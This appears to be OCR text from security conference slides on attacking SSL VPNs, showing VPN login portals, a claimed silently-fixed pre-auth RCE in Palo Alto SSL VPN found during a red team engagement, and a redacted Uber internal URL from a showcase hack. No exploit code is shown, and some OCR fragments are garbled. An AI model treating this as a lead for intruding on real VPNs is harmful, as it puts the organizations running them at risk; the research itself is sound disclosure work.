
Twitter VPN Access Portal

username

password

Realm TWO FACTOR FULL TUNNEL ▼

Please sign in to begin your secure session.



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


SSL VPN Service

Certifi ailure

無痕模式
CISCO
NATIONAL SECURITY AGENCY
UNITED STATES OF AMERICA
Logon


They are usually forgotten

¯_(ツ)_/¯

A silent-fix case

- We accidentally found a pre-auth RCE on **Palo Alto** SSL VPN during our Red Team assessment
- A silent fixed 1-day:
  - No CVE
  - No advisory
  - No official announcement

Hacking Uber as showcase



https[redacted].ube

https://[redacted].uberinternal.com/hacked.txt

